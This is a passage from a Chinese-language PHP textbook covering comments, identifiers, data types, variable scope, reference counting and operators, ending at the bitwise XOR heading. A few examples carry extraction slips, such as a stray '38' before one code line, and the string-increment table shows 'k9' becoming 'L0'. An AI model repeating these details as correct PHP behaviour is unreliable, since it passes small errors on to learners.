/* 在这段代码中，我们为一组变量赋值，
 这么做并没有实际的理由，仅仅是一个例子
*/
$a = 1;
$b = 2;
$c = 3;
$d = 4;
```

由于 C 风格的注释有特定的开始和结束标记，所以可以将它们和代码紧密结合。但这将会让代码不易阅读，所以不赞成这样使用：

```
/* 这段注释和代码混在一起了，对吗？ */ $e = 5; /* 这没有问题 */
```

和其他风格不一样的是，C 风格的注释可以延续到 PHP 的结束标签。例如：

```
<?php
$l = 12;
$m = 13;
/* 一段注释从这里开始
?>
<p>Some stuff you want to be HTML.</p>
<?= $n = 14; ?>
*/
echo("l=$l m=$m n=$n\n");
?><p>Now <b>this</b> is regular HTML...</p>
l=12 m=13 n=
<p>Now <b>this</b> is regular HTML...</p>
```

可以按你喜欢的方式缩进注释：

```
/* 这里没有特定的
 缩进或空格规则需要遵循

*/
```

C 风格的注释可用于禁用一段代码。在下面的示例中，我们通过块注释禁用了第二行和第三行语句以及内联注释。如果要使代码生效，需要做的仅是删除注释标记：

```
$f = 6;
/*
$g = 7;     # 这是另一种不同风格的注释
$h = 8;
*/
```

但是，注意不要试图嵌套块注释：

```
$i = 9;
/*
$j = 10; /* 这是注释 */
$k = 11;
Here is some comment text.
*/
```

在这种情况下，PHP 试图执行语句 `Here is some comment text.`，但这不是合法的语句，所以执行失败并返回一个错误。

字面量

字面量是在程序中直接出现的数据值。下面这些都是 PHP 中的字面量：

```
2001
0xFE
1.4142
"Hello World"
'Hi'
true
null
```

标识符

标识符是指一个简单的名称。在 PHP 中，标识符用于标识变量名、函数、常量和类。标识符的第一个字符必须是一个 ASCII 字母（大写或小写）、下画线（_）或在 ASCII 0x7F 和 ASCII 0xFF 之间的任意字符。在首字符之后，这些字符以及数字 0 ~ 9 都是合法的。

变量名

变量名总是以一个美元符号（$）开始并且区分大小写。下面是一些合法的变量名：

```
$bill
$head_count
$MaximumForce
$I_HEART_PHP
$_underscore
$_int
```

下面是一些不合法的变量名：

```
$not valid
$|
$3wa
```

由于区分大小写，下面这些变量是完全不同的：

```
$hot_stuff $Hot_stuff $hot_Stuff $HOT_STUFF
```

函数名

函数名不区分大小写（第 3 章会详细讨论函数）。以下是一些合法的函数名：

```
tally
list_all_users
deleteTclFiles
LOWERCASE_IS_FOR_WIMPS
_hide
```

下面这些函数名都指向相同的函数：

```
howdy HoWdY HOWDY HOWdy howdy
```

类名

类名遵循 PHP 标识符的标准规则并且不区分大小写，以下是一些合法的类名：

```
Person
account
```

类名 stdClass 被保留。

常量

常量是一个值不会改变的标识符，只有标量值（布尔型、整数、双精度浮点数和字符串）和数组可以是常量。一旦设置，常量的值就不能改变。可以通过标识符引用字面量或通过 define() 函数设置常量：

```
define('PUBLISHER', "O'Reilly Media");
echo PUBLISHER;
```

关键字

关键字（或保留字）是 PHP 为了其核心功能而预留的单词，在对变量、函数、类或常量命名时，不能使用和关键字相同的名字。表 2-1 列出了 PHP 中的关键字。关键字是不区

分大小写的。

表2-1：PHP中的核心语言关键字

__CLASS__	echo	insteadof
__DIR__	else	interface
__FILE__	elseif	isset()
__FUNCTION__	empty()	list()
__LINE__	enddeclare	namespace
__METHOD__	endfor	new
__NAMESPACE__	endforeach	or
__TRAIT__	endif	print
__halt_compiler()	endswitch	private
abstract	endwhile	protected
and	eval()	public
array()	exit()	require
as	extends	require_once
break	final	return
callable	finally	static
case	for	switch
catch	foreach	throw
class	function	trait
clone	global	try
const	goto	unset()
continue	if	use
declare	implements	var
default	include	while
die()	include_once	xor
do	instanceof	yield
		yield from

此外，不能使用和 PHP 内置函数同名的标识符。完整的内置函数清单请查阅附录 A。

数据类型

PHP 提供了八种类型的值或称为数据类型。四种是标量型（单值）的：整型、浮点数、字符串和布尔型。两种是复合类型（集合）的：数组和对象。剩下的两种是特殊类型：资源和 NULL。本章会对数字、布尔值、资源和 NULL 进行详细讨论。而字符串、数组和对象都是比较大的主题，将在单独的章节中进行讨论（分别参见第 4 章、第 5 章和第 6 章）。

整型

整型即整数，例如，1、12、256。可接受的数值范围根据具体的平台而定，但通常是从 -2 147 483 648 到 +2 147 483 647，其范围相当于 C 编译器的 long 数据类型的范围。不

幸的是，C 标准并没有指定 long 数据类型的具体范围，所以在一些系统里会有不同的整型范围。

整型字面量可以用十进制数、八进制数、二进制数或十六进制数表示。十进制数由不以 0 开头的数字序列表示。这个数列可以用正号（+）或负号（-）开头。如果开头没有符号，就假定为正数。下面是包含了一些十进制整型数的例子：

```
1998
-641
+33
```

八进制数由一个前导 0 和一个从 0 到 7 的数字序列组成。和十进制数一样，八进制数可以用正号或负号作为前缀。下面是一些八进制数及与它们等值的十进制数的例子：

```
0755   // 十进制数 493
+010   // 十进制数 8
```

十六进制数是以 0x 开头的数字（0 ~ 9）或字母（A ~ F）的序列。字母可以是大写或小写，但通常是大写。同十进制数和八进制数一样，十六进制数也可以包含符号：

```
0xFF   // 十进制数 255
0x10   // 十进制数 16
-0xDAD1     // 十进制数 -56 017
```

二进制数以 0b 开头，由一个数字（0 和 1）序列组成。和其他值一样，二进制数也可以包含符号：

```
0b01100000 // 十进制数 96
0b00000010 // 十进制数 2
-0b10 // 十进制数 -2
```

如果尝试将一个太大的整数存储成整型或将不完全是数字的变量存储成整型，它会自动被转换为一个浮点数。

可使用 is_int() 函数（或它的别名 is_integer()）来测试一个值是否是一个整型：

```
if (is_int($x)) {
 // $x 是一个整型
}
```

浮点数

浮点数（通常简称为实数）是由十进制数表示的数值。和整型一样，它的范围限制由机

器而定。PHP 浮点数和 C 编译器的双精度浮点数类型的范围一样。通常，允许数值在 1.7E-308 和 1.7E+308 之间，精确到 15 位数字。如果整数值需要更高的精度或更宽的范围，可以使用 BC 或 GMP 的扩展。

PHP 认可两种不同格式的浮点数，下面是我们每天都使用的一种格式：

```
3.14
0.017
-7.1
```

PHP 也认可科学计数法：

```
0.314E1     // 0.314*10^1 或 3.14
17.0E-3     // 17.0*10^(-3) 或 0.017
```

浮点值只是数的近似表示。例如，在许多系统中，3.5 实际上被表示为 3.4999999999。这意味着写代码时要避免假定浮点数是完全精确的，例如，要避免直接使用 == 比较两个浮点数值，一般的方法是比较前几位：

```
if (intval($a * 1000) == intval($b * 1000)) {
 // 匹配前三位数字
}
```

可使用 is_float() 函数（或其别名 is_real()）来测试一个值是否是浮点数：

```
if (is_float($x)) {
 // $x 是一个浮点数
}
```

字符串

因为字符串在 Web 应用中非常普遍，所以 PHP 对创建和处理字符串等功能提供了核心级支持。字符串是一个任意长度的字符序列，字符串字面量由单引号或双引号分隔：

```
'big dog'
"fat hog"
```

变量在双引号中会被解析（解释），而在单引号中，它们不会被解析：

```
$name = "Guido";
echo "Hi, $name<br/>";
echo 'Hi, $name';
Hi, Guido
Hi, $name
```

双引号支持多种字符串转义，如表 2-2 所示。

表2-2：双引号中字符串的转义

转义序列	表示的字符
\"	双引号
\n	换行符
\r	回车符
\t	制表符
\\	反斜杠
\$	美元符号
\{	左大括号
\}	右大括号
\[	左中括号
\]	右中括号
\0到\777	用八进制数表示的ASCII码
\x0到\xFF	用十六进制数表示的ASCII码

单引号中的字符串通过 \\ 获得一个反斜杠的字面量，用 \' 得到一个单引号的字面量：

```
$dosPath = 'C:\\WINDOWS\\SYSTEM';
$publisher = 'Tim O\'Reilly';
echo "$dosPath $publisher";
C:\WINDOWS\SYSTEM Tim O'Reilly
```

要测试两个字符串是否相等，可使用 ==（双等号）比较操作符：

```
if ($a == $b) {
 echo "a and b are equal";
}
```

可使用 is_string() 函数来测试一个值是否为字符串：

```
if (is_string($x)) {
 // $x 是一个字符串
}
```

PHP 提供了很多操作符和函数用于对字符串进行比较、拆分、组合、查找、替换和去除首尾空格等；此外，还提供了很多特定字符串函数专门处理 HTTP、HTML、SQL。因为有很多字符串处理函数，所以我们将用一整章（参见第 4 章）来介绍所有细节。

布尔型

一个布尔值表示一个真值，用于说明某事为真或为假。和大多数编程语言一样，PHP 定义了一些值为 true，另外一些为 false。true 与 false 决定了条件代码的结果，如：

```
if ($alive) { ... }
```

在 PHP 中，以下值的计算结果为 false：

- 关键字 false
- 整型 0
- 浮点数 0.0
- 空字符串（""）和字符串 "0"
- 空数组
- NULL 值

一个值不是真的就是假的，包括所有资源类型的值（参见本章后面“资源”一节中的描述）。

为了明确起见，PHP 提供了 true 和 false 关键字：

```
$x = 5;  // $x 的值为真
$x = true;  // 更清楚地表达它为真
$y = "";  // $y 值为假
$y = false;  // 更清楚地表达它为假
```

可使用 is_bool() 函数来测试一个值是否是布尔型的：

```
if (is_bool($x)) {
 // $x 是一个布尔型值
}
```

数组

数组保存一组值，这些值可以由位置（一个数字，0 是第一个位置）或一些标识性的名称（字符串）来确定，称为*关联索引*：

```
$person[0] = "Edison";
$person[1] = "Wankel";
$person[2] = "Crapper";

$creator['Light bulb'] = "Edison";
$creator['Rotary Engine'] = "Wankel";
```

```
$creator['Toilet'] = "Crapper";
```

通过 array() 结构创建一个数组。这里有两个例子：

```
$person = array("Edison", "Wankel", "Crapper");
$creator = array('Light bulb'  => "Edison",
 'Rotary Engine'  => "Wankel",
 'Toilet'  => "Crapper");
```

遍历数组的方法有多种，但最常用的是 foreach 循环：

```
foreach ($person as $name) {
 echo "Hello, {$name}<br/>";
}

foreach ($creator as $invention => $inventor) {
 echo "{$inventor} invented the {$invention}<br/>";
}
```

```
Hello, Edison
Hello, Wankel
Hello, Crapper
Edison invented the Light bulb
Wankel invented the Rotary Engine
Crapper invented the Toilet
```

可以使用各种排序函数为数组中的元素排序：

```
sort($person);
// $person 现在为 array("Crapper", "Edison", "Wankel")

asort($creator);
// $creator 现在为 array('Toilet'    => "Crapper",
// 'Light bulb'    => "Edison",
// 'Rotary Engine' => "Wankel");
```

可使用 is_array() 函数来测试一个值是否为数组：

```
if (is_array($x)) {
 // $x 是一个数组
}
```

一些函数用来返回数组中的元素个数、获取数组中的每个值等。我们将在第 5 章深入介绍数组。

对象

PHP 也支持面向对象编程（OOP）。OOP 促进了更清晰的模块化设计，简化了调试和维护工作，并有助于代码复用。

类（class）是面向对象设计的基础。类是一个包含属性（变量）和方法（函数）的结构，类用关键字 class 定义：

```
class Person
{
 public $name = '';
 function name ($newname = NULL)
 {
  if (!is_null($newname)) {
   $this->name = $newname;
  }
 return $this->name;
 }
}
```

一旦定义了一个类，就可以用关键字 new 创建这个类的任意数量的对象，类的属性和方法可以通过 -> 结构访问：

```
$ed = new Person;
$ed->name('Edison');
echo "Hello, {$ed->name} <br/>";
$tc = new Person;
$tc->name('Crapper');
echo "Look out below {$tc->name} <br/>";
Hello, Edison
Look out below Crapper
```

可使用 is_object() 函数测试一个值是否为对象：

```
if (is_object($x)) {
 // $x 是一个对象
}
```

第 6 章将会更详细地介绍类和对象，包括继承、封装和自省。

资源

许多模块都提供一些函数用于处理外部事务。例如，每个数据库扩展都至少有一个连接数据库的函数、一个发送数据库查询的函数以及一个关闭数据库连接的函数。因为可以

一次打开多个数据库连接，所以连接函数需要提供标志不同连接的办法：资源（或称“句柄”）。这样当你调用数据库查询和关闭函数时，才能知道使用的是哪个连接。

每个活动的资源都有一个唯一的标识符，每个标识符对应着 PHP 内部查找表中的一个数字，这个表保存了有关所有活动的资源的信息。PHP 在这个表中维护每个资源的信息，包括在整个代码中引用（或使用）的资源数目。当对某个资源的最后一个引用被销毁时，创建该资源的扩展将被调用，用于释放内存、关闭连接等，如下所示：

```
$res = database_connect();  // 虚拟数据库连接函数
database_query($res);

$res = "boo";
// 数据库连接自动关闭，因为 $res 被重定义
```

当资源被赋值给一个局部变量时，最容易发现函数内这种自动清理的好处。函数结束时，PHP 会自动回收变量的值：

```
function search() {
 $res = database_connect();
 database_query($res);
}
```

当对资源没有任何引用时，它会自动关闭。

也就是说，大部分的扩展都提供了一个特定的关闭或结束函数，这时候一种比较好的做法是在需要的时候显式调用关闭或结束函数，而不是依赖变量作用域引发的资源清理。

可使用 `is_resource()` 函数测试一个值是否为资源：

```
if (is_resource($x)) {
 // $x 是资源
}
```

回调

回调是被另一些函数使用的函数或对象的方法，如 `call_user_func()`。回调也可以通过 `create_function()` 方法和闭包创建（第 3 章会详细介绍）：

```
$callback = function()
{
 echo "callback achieved";
};
```

```
call_user_func($callback);
```

NULL

NULL 数据类型只有一个值。这个值可以通过不区分大小写的关键字 NULL 获得。NULL 值表示一个变量没有值（类似 Perl 中的 undef 或 Python 中的 None）：

```
$aleph = "beta";
$aleph = null;      // 变量的值已经没有了
$aleph = Null;      // 一样的效果
$aleph = NULL;      // 一样的效果
```

可使用 is_null() 函数来测试一个值是否为 NULL，例如，查看一个变量是否有值：

```
if (is_null($x)) {
 // $x 为 NULL
}
```

变量

PHP 中的变量是指用一个美元符号（$）作为前缀的标识符。例如：

```
$name
$Age
$_debugging
$MAXIMUM_IMPACT
```

变量可以存放任意类型的值。在编译或运行时没有变量的类型检查，你可以用其他不同类型的值替换一个变量的值：

```
$what = "Fred";
$what = 35;
$what = array("Fred", 35, "Wilma");
```

在 PHP 中不需要用显式的语法来声明变量。变量第一次被赋值的时候，该变量就在内存中被创建。换句话说，设置变量的值也有声明变量的功能。例如，下面的代码在 PHP 程序中是完全合法的：

```
$day = 60 * 60 * 24;
echo "There are {$day} seconds in a day.";
There are 86400 seconds in a day.
```

一个变量如果没有被赋值，那么它的值就是 NULL：

```
if ($uninitializedVariable === NULL) {
 echo "Yes!";
}
Yes!
```

变量的变量

可以通过美元符号（$）作为前缀，引用变量的值作为新变量的名称。例如：

```
$foo = "bar";
$$foo = "baz";
```

第二个语句执行后，变量 $bar 的值为 "baz"。

变量的引用

在 PHP 中，引用就是指创建变量的别名或指针。为了让 $black 成为 $white 的别名，可以使用下面的方法：

```
$black =& $white;
```

$black 如果有旧值，则赋值之后，旧值丢失。$black 现在是 $white 存储的值的另一个名字：

```
$bigLongVariableName = "PHP";
$short =& $bigLongVariableName;
$bigLongVariableName .= " rocks!";
print "\$short is $short <br/>";
print "Long is $bigLongVariableName";
$short is PHP rocks!
Long is PHP rocks!

$short = "Programming $short";
print "\$short is $short <br/>";
print "Long is $bigLongVariableName";
$short is Programming PHP rocks!
Long is Programming PHP rocks!
```

在赋值之后，这两个变量是同一个值的不同名称。销毁其中一个变量，不会影响另一个变量的值，如：

```
$white = "snow";
$black =& $white;
unset($white);
```

```
print $black;
snow
```

函数可以通过引用返回值（例如，避免复制大字符串或数组，将在第 3 章中讨论）：

```
function &retRef() // 注意这个 & 符号
{
 $var = "PHP";

 return $var;
}

$v =& retRef();              // 注意这个 & 符号
```

变量的作用域

变量声明的位置决定了一个变量的作用域，也决定了程序中哪部分的代码可以访问该变量。PHP 变量有 4 种类型的作用域：局部作用域、全局作用域、静态变量和函数参数。

局部作用域

在一个函数中声明的变量是该函数的局部变量，即它仅在该函数的内部（包括嵌套函数）是可见的，在函数外部是不可访问的。此外，默认情况下，在函数外定义的变量（称为全局变量）不能在函数内部访问。例如，下面的代码只是更新局部变量而不是全局变量：

```
function updateCounter()
{
 $counter++;
}

$counter = 10;
updateCounter();

echo $counter;
10
```

因为没有其他声明，在函数里面的 $counter 变量是该函数的局部变量。函数增加其局部变量 $counter 的值，当子程序结束时，$counter 变量的值被销毁。全局变量 $counter 的值保持为 10。

只有函数可以提供局部作用域。与其他语言不同，在 PHP 中不能创建一个作用域是循环、条件分支或其他块类型的局部变量。

全局作用域

在函数外声明的变量就是全局变量，它们可以在程序的任何部分被访问。不过，在默认情况下，全局变量在内部函数中是不可访问的。为了让一个函数能访问一个全局变量，可以在函数内使用 global 关键字来声明变量。下面我们将重写 updateCounter() 函数使它能够访问全局变量 $counter：

```
function updateCounter()
{
 global $counter;
 $counter++;
}

$counter = 10;
updateCounter();
echo $counter;
11
```

一个麻烦一些的方法是使用 PHP 的 $GLOBALS 数组，而不是直接访问变量：

```
function updateCounter()
{
 $GLOBALS[counter]++;
}

$counter = 10;
updateCounter();
echo $counter;
11
```

静态变量

静态变量在一个函数被多次调用时，其值不会丢失，但此变量仅在该函数内是可见的。可以用 static 关键字声明一个静态变量。例如：

```
function updateCounter()
{
 static $counter = 0;
 $counter++;

 echo "Static counter is now {$counter}<br/>";
}

$counter = 10;
updateCounter();
```

```
updateCounter();

echo "Global counter is {$counter} ";
Static counter is now 1
Static counter is now 2
Global counter is 10
```

函数参数

我们将会在第 3 章中详细讨论函数，函数定义中可以有已命名的参数：

```
function greet($name)
{
 echo "Hello, {$name}";
}

greet("Janet");
Hello, Janet
```

函数的参数是局部的，这意味着它们只在函数内部有效。在这种情况下，`$name`是不能在 `greet()` 函数外被访问的。

垃圾收集

PHP 使用*引用计数*和*写时复制*来管理内存。写时复制保证了在变量间复制值不浪费内存，引用计数保证了在不再需要内存时将其释放给操作系统。

要理解 PHP 中的内存管理，必须首先理解*符号表*的概念。一个变量由两部分组成，它的名字（例如，`$name`）和它的值（例如，`"Fred"`）。符号表是一个将变量名映射到内存中变量值所在地址的数组。

将一个变量的值复制到另一个变量时，PHP 没有为此值的副本使用更多的内存。它会更新符号表来说明这两个变量拥有相同的内存块。所以下面的代码实际上并没有创建一个新的数组：

```
$worker = array("Fred", 35, "Wilma");
$other = $worker;  // 数组不在内存中复制两份
```

如果后来修改了任意一个副本，PHP 将分配所需的内存来进行复制：

```
$worker[1] = 36;  // 值改变，数组在内存中被复制
```

通过延迟分配和复制，PHP 在很多情形下节省了时间和内存，这就是写时复制。

符号表中的每一个值都有一个引用计数，它的数值表示访问那块内存的方式的数目。在给 $worker 数组初始化赋值，并把 $worker 赋值给 $other 后，符号表中的 $worker 和 $other 条目指向的数组的引用计数的值为 2。[注1] 换句话说，那块内存的访问方式有两种：通过 $worker 和 $other。但当 $worker[1] 被改变时，PHP 为 $worker 创建了一个新的数组，至此，$worker 和 $other 数组的引用计数都只有 1。

当一个变量在函数末尾离开作用域时，如函数参数和局部变量，它的值的引用计数减 1。当一个变量在其他内存空间被赋值时，旧值的引用计数减 1。当引用计数的值为 0 时，变量占用的内存被释放。这就是引用计数。

引用计数是首选的管理内存的方式。把变量的作用域限制于函数中，传递函数需要处理的值，并让引用计数负责内存管理。如果你想主动获得更多的信息或控制权来释放一个变量的值，可以使用 isset() 和 unset() 函数。

如果要查看一个变量是否被设置为某个值甚至是空字符串，可使用 isset()：

```
$s1 = isset($name);  // $s1 是 false
$name = "Fred";
$s2 = isset($name);  // $s2 是 true
```

使用 unset() 可删除一个变量的值：

```
$name = "Fred";
unset($name);  // $name 是 NULL
```

表达式和操作符

表达式是可以通过计算来产生一个值的 PHP 代码块。最简单的表达式是字面量和变量。字面量的结果是其本身，而变量的值存储在变量中。使用简单的表达式和操作符，可以形成更复杂的表达式。

操作符需要一定的值（操作数），然后进行某种操作（例如，将它们相加）。操作符的书写和标点符号一样，例如，我们熟悉的数学符号“+”和“–”。某些操作符会修改其操作数，但大部分操作符不会这么做。

表 2-3 总结了 PHP 中的操作符，其中许多借鉴自 C 和 Perl。“P”标记列说明操作符的优先级，从最高到最低列出操作符的优先顺序。“A”标记列给出了操作符的结合性，它可以是 L（左到右）、R（右至左）或 N（没有结合性）。

注 1　如果你正在研究 C API 的引用计数，它实际上是 3，但为了解释并从用户空间的角度出发，把它看成 2 更容易理解。

表2-3：表格右侧竖线删除

P	A	操作符	操作
24	N	clone, new	创建新对象
23	L	[	数组下标
22	R	**	幂
21	R	~	按位非
	R	++	自增 1
	R	--	自减 1
	R	(int), (bool), (float), (string), (array), (object),(unset)	强制类型转换
	R	@	错误屏蔽
20	N	instanceof	类型测试
19	R	!	逻辑非
18	L	*	乘法
	L	/	除法
	L	%	取模
17	L	+	加法
	L	-	减法
	L	.	字符串连接
16	L	<<	左移位
	L	>>	右移位
15	N	<, <=	小于，小于或等于
	N	>, >=	大于，大于或等于
14	N	==	等于
	N	!=, <>	不等于
	N	===	类型和值相等
	N	!==	类型和值不等
	N	<=>	根据两个操作数的比较结果返回一个整数：左右相等返回 0，左小于右返回 -1，左大于右返回 1
13	L	&	按位与
12	L	^	按位异或
11	L	|	按位或
10	L	&&	逻辑与
9	L	||	逻辑或
8	R	??	比较
7	L	?:	条件操作符
6	R	=	赋值

续表

P	A	操作符	操作
	R	+=, -=, *=, /=, .=, %=, &=, |=, ^=, ~=, <<=, >>=	带操作的赋值
5		yield from	yield from
4		yield	yield
3	L	and	逻辑与
2	L	xor	逻辑异或
1	L	or	逻辑或

操作符的数目

PHP 中的大多数操作符都是二元操作符，它们将两个操作数（或表达式）组合成一个更复杂的表达式。PHP 也支持一些将简单的表达式转换成更复杂的表达式的一元操作符。最后，PHP 还支持将多个表达式结合成一个表达式的三元操作符。

操作符的优先级

操作符在表达式中进行计算的顺序取决于它们的相对优先级。例如，可以这样写：

```
2 + 4 * 3
```

如表 2-3 所示，加法和乘法操作符有不同的优先级，乘法比加法高。因此，乘法运算在加法运算之前，所以答案是 2+12，即 14。如果加法和乘法操作符的优先级逆转，答案将是 6*3，即 18。

要强制执行一个特定顺序的计算，可以用小括号将相应的操作数和操作符组合起来。在前面的例子中，要想得到值 18，可以使用这样的表达式：

```
(2 + 4) * 3
```

按照优先级高低放置操作符和操作数，可以编写各种复杂的表达式（表达式中包含多个操作符），并根据它们的相对优先级得到你想要的答案。然而，按照优先级放置的表达式不利于理解，大多数程序员都喜欢按照易于理解的顺序写操作符，在需要调整操作符顺序时使用括号，把需要优先执行的括起来。错用优先级将导致下面的代码：

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

这样的代码很难阅读，并且几乎不能完成程序员希望做的事情。

在实际编程过程中，很多程序员将处理复杂优先级的规则简化为两条：

- 乘法和除法比加法和减法的优先级高。
- 其他操作使用小括号。

操作符的结合性

结合性定义了当操作符具有相同优先级时的计算顺序。如下所示：

```
2 / 2 * 2
```

除法和乘法操作符具有相同的优先级，但表达式的结果取决于先做哪个操作：

```
2 / (2 * 2)   // 0.5
(2 / 2) * 2   // 2
```

除法和乘法操作符是左结合的，这意味着操作符按由左到右的顺序进行计算。在这个例子中，正确的结果是 2。

隐式转换

许多操作符对操作数的类型有要求。例如，二元算术操作符通常需要两个相同类型的操作数。PHP 中的变量可以存储整型、浮点型、字符串以及更多其他类型的数据，为了让程序员不必操心这些类型细节，PHP 会根据需要自动转换值的类型。

值的类型从一种转变成另一种称为*类型转换*。隐式类型转换称为 PHP 的*类型戏法*。算术操作符隐式类型转换的规则如表 2-4 所示。

表2-4：二进制算术操作符的隐式类型转换规则

第一个操作数类型	第二个操作数类型	类型转换
整型	浮点型	整型转换为浮点型
整型	字符串	字符串转换成数字；如果字符串转换后是浮点型，整型也会转换成浮点型
浮点型	字符串	字符串转换成浮点型

另外一些操作符针对它们的操作数会有不同的要求，因此有不同的规则。例如，字符串连接操作符会将两个操作数转换成字符串，然后再将它们连接起来：

```
3 . 2.74    // 获得字符串 32.74
```

任何需要数字的地方都可以用字符串。假定该字符串以一个整数或浮点数开始。如果未在字符串的开始处发现任何数字，则该字符串的数值为 0。如果字符串包含一个点（.）、

大写或小写的 e，对该字符串的求值则生成一个浮点数。例如：

```
38 "9 Lives" - 1;  // 8 (整型)
"3.14 Pies" * 2;  // 6.28 (浮点型)
"9. Lives." - 1;  // 8 (浮点型 / 双精度浮点型)
"1E3 Points of Light" + 1;  // 1001 (浮点型)
```

算术操作符

算术操作符大多是我们每天都使用的那些操作符。大多数算术操作符是二元的，但是，算术负号和算术正号是一元操作符。这些操作符要求操作数为数值，非数值的操作数将按照本章后面“类型转换操作符”一节中描述的规则转换成数值。算术操作符包括：

加法（+）

加法操作符的结果是两个操作数的和。

减法（-）

减法操作符的结果是两个操作数之间的差，即第一个操作数减去第二个操作数的值。

乘法（*）

乘法操作符的结果是两个操作数的乘积。例如，3*4 是 12。

除法（/）

除法操作符的结果是两个操作数的商。两个整数相除的结果是整数（例如，4/2）或浮点数（例如，1/2）。

取模（%）

取模操作符将两个操作数转换成整数，并返回第一个操作数除以第二个操作数的余数。例如，10% 6 得到余数 4。

算术负号（-）

算术负号操作符将返回的操作数乘以- 1，有效地改变其正负号。例如，-(3 - 4) 的计算结果为 1。算术负号不同于减法操作符，即使它们都写成一个减号。算术负号是一元的，并且是放在操作数之前的。减法操作符是二元的，且放在两个操作数之间。

算术正号（+）

算术正号操作符将返回的操作数乘以 +1，其没有任何效果。它仅用于作为一个直观标识来指明值的符号。例如，+(3 - 4) 计算结果为- 1，结果和 (3 - 4) 一样。

幂（**）

幂操作符返回 $var1 的 $var2 次幂的结果。

```
$var1 = 5;
$var2 = 3;
echo $var1 ** $var2; // 输出 125
```

字符串连接操作符

处理字符串是 PHP 的核心功能之一，PHP 用点（.）作为字符串连接的操作符。这个连接符把右边的字符串添加到左边，并返回结果字符串。如果需要，操作符会把操作数转换成字符串。例如：

```
$n = 5;
$s = 'There were ' . $n . ' ducks.';
// $s 的内容是 'There were 5 ducks'
```

连接符是非常高效的，因为 PHP 中的字符串拼接操作非常多。

自动递增／自动递减操作符

在编程中，最常见的操作之一就是对一个变量的值加 1 或减 1。一元自动递增（++）和自动递减（--）两个操作符为此提供了非常快捷的操作。自动递增 / 自动递减操作符只针对操作数进行操作，更改操作数的数值并返回结果。

自动递增 / 自动递减操作符在一个表达式中有两种使用方法。将它放在操作数前面，它返回操作数新的值（增加或者减少后的）。将它放在操作数后面，它返回操作数的原始值（增加或者减少之前的）。表 2-5 列举了这些不同的操作。

表2-5：自动递增和自动递减操作

操作符	名字	返回值	对 $var 的影响
$var++	运算后加 1	$var	加 1
++$var	运算前加 1	$var+1	加 1
$var--	运算后减 1	$var	减 1
--$var	运算前减 1	$var-1	减 1

这些操作符可以使用在字符串或者数字中。在字符串中使用时，可以把一个字母进行递增，它会成为字母表中的下一个字母。如表 2-6 所示，对字母表中的 z 或 Z 字符进行递增，它会回到 a 或 A，且左边的字符加 1（如果该字符位于字符串的第一个位，则会在它左边插入一个新字符 a 或者 A）。

表2-6：字母的自动递增

被递增的值	结果
"a"	"b"

续表

被递增的值	结果
"z"	"aa"
"spaz"	"spba"
"k9"	"L0"
"42"	"43"

比较操作符

顾名思义，比较操作符用于比较操作数。如果比较结果为真，它会返回 true，否则返回 false。用于比较的两个操作数可以都为数字、都为字符串或者一个数字与一个字符串。比较操作符会根据操作数的类型和数值进行比较。两个操作数之间可能使用严格的数字比较，或者字典（文本）比较。表 2-7 列举了各种操作数类型用到的比较方式。

表2-7: 比较操作符对应的不同的比较关系

第一个操作数	第二个操作数	比较关系
数字	数字	数字
完全是数字的字符串	完全是数字的字符串	数字
完全是数字的字符串	数字	数字
完全是数字的字符串	不完全是数字的字符串	字典
不完全是数字的字符串	数字	数字
不完全是数字的字符串	不完全是数字的字符串	字典

值得注意的是，如果操作数是两个数字字符串，它们会被当成数字进行比较。如果需要对两个全部由数字组成的字符串进行字典比较，可以使用 strcmp() 函数。

比较操作符有如下几种：

等于（==）

如果两个操作数相等，则操作符返回 true，否则返回 false。

全等（===）

如果两个操作数相等，并且类型相同，操作符返回 true，否则返回 false。该操作符不做隐式类型转换，所以当你想知道两个变量类型是否一样时，它会非常有用。简单的比较可能涉及数值转换。例如，字符串 "0.0" 和 "0"，使用 == 会认为它们相等，而使用 === 会认为它们不相等。

不等（!= 或者 <>）

如果两个操作数不相等，返回 true，否则返回 false。

非全等（!==）

如果两个操作数不相等或者类型不同，操作符返回 true，否则返回 false。

大于（>）

如果左边操作数大于右边操作数，该操作符返回 true，否则返回 false。

大于或等于（>=）

如果左边操作数大于或者等于右边操作数，该操作符返回 true，否则返回 false。

小于（<）

如果左边操作数小于右边操作数，该操作符返回 true，否则返回 false。

小于或等于（<=）

如果左边操作数小于或者等于右边操作数，该操作符返回 true，否则返回 false。

太空船（<=>），又名“黑武士战机”

如果左边操作数等于右边操作数，这个操作符返回 0；如果左边操作数小于右边操作数，它返回 –1；如果左边操作数大于右边操作数，它返回 1。

```
$var1 = 5;
$var2 = 65;

echo $var1 <=> $var2 ; // 输出 -1
echo $var2 <=> $var1 ; // 输出 1
```

null 合并运算符（??）

如果左边操作数为 NULL，则此运算符将返回右边操作数；否则，将返回左边操作数。

```
$var1 = null;
$var2 = 31;

echo $var1 ?? $var2 ; //输出 31
```

位操作符

位操作符作用于二进制表示的操作数上。如下面列出的按位取反操作符所描述的那样，每一个操作数首先要转换成二进制数。所有的位操作符都可以用于数字或者字符串，但对于不同长度的字符串，操作符会有不同的操作。

按位取反（~）

按位取反操作符把二进制表示的操作数里面的 1 变成 0，0 变成 1。浮点型数值先要转换成整数，然后再进行此操作。如果操作数是字符串，那么返回的结果和原字符

串的长度相等，但是每个字符都进行了一次取反操作。

按位与（&）

按位与操作符比较二进制表示的操作数里面每一个对应位上的数，如果两个对应位都是 1，则结果中的对应位为 1，否则为 0。例如，0755 & 0671，结果为 0651。如果以二进制的形式看，会更容易理解。八进制数 0755 的二进制表示是 111101101，八进制数 0671 的二进制表示是 110111001，可以很容易地看到两个操作数对应位上的数字，一眼就可以得出答案：

```
  111101101
& 110111001
-------------
  110101001
```

二进制数 110101001 的八进制表示是 0651。[注1] 你也可以使用 PHP 的 bindec()、decbin()、octdec() 和 decoct() 函数来转换这些数字，以帮助理解二进制的操作。

如果两个操作数都是字符串，该操作符会返回两个操作数每一个对应位上的字符按位与之后的字符串。结果字符串的长度为两个操作数里面长度较短的那个，而较长操作数尾部多余的字符将被忽略。例如，"wolf" & "cat" 的结果是 "cad"。

按位或（|）

按位或操作符比较二进制表示的操作数中对应的位，如果两个对应位都是 0，结果为 0，否则为 1。例如，0755|020 的结果为 0775。

如果两个操作数都是字符串，该操作符返回两个操作数每一个对应位上的字符进行按位或之后的字符串。结果字符串的长度为两个操作数中长度较长的字符串的长度，较短的字符串会在后面用 0 填补。例如，"pussy"|"cat" 结果是 "suwsy"。

按位异或（^）

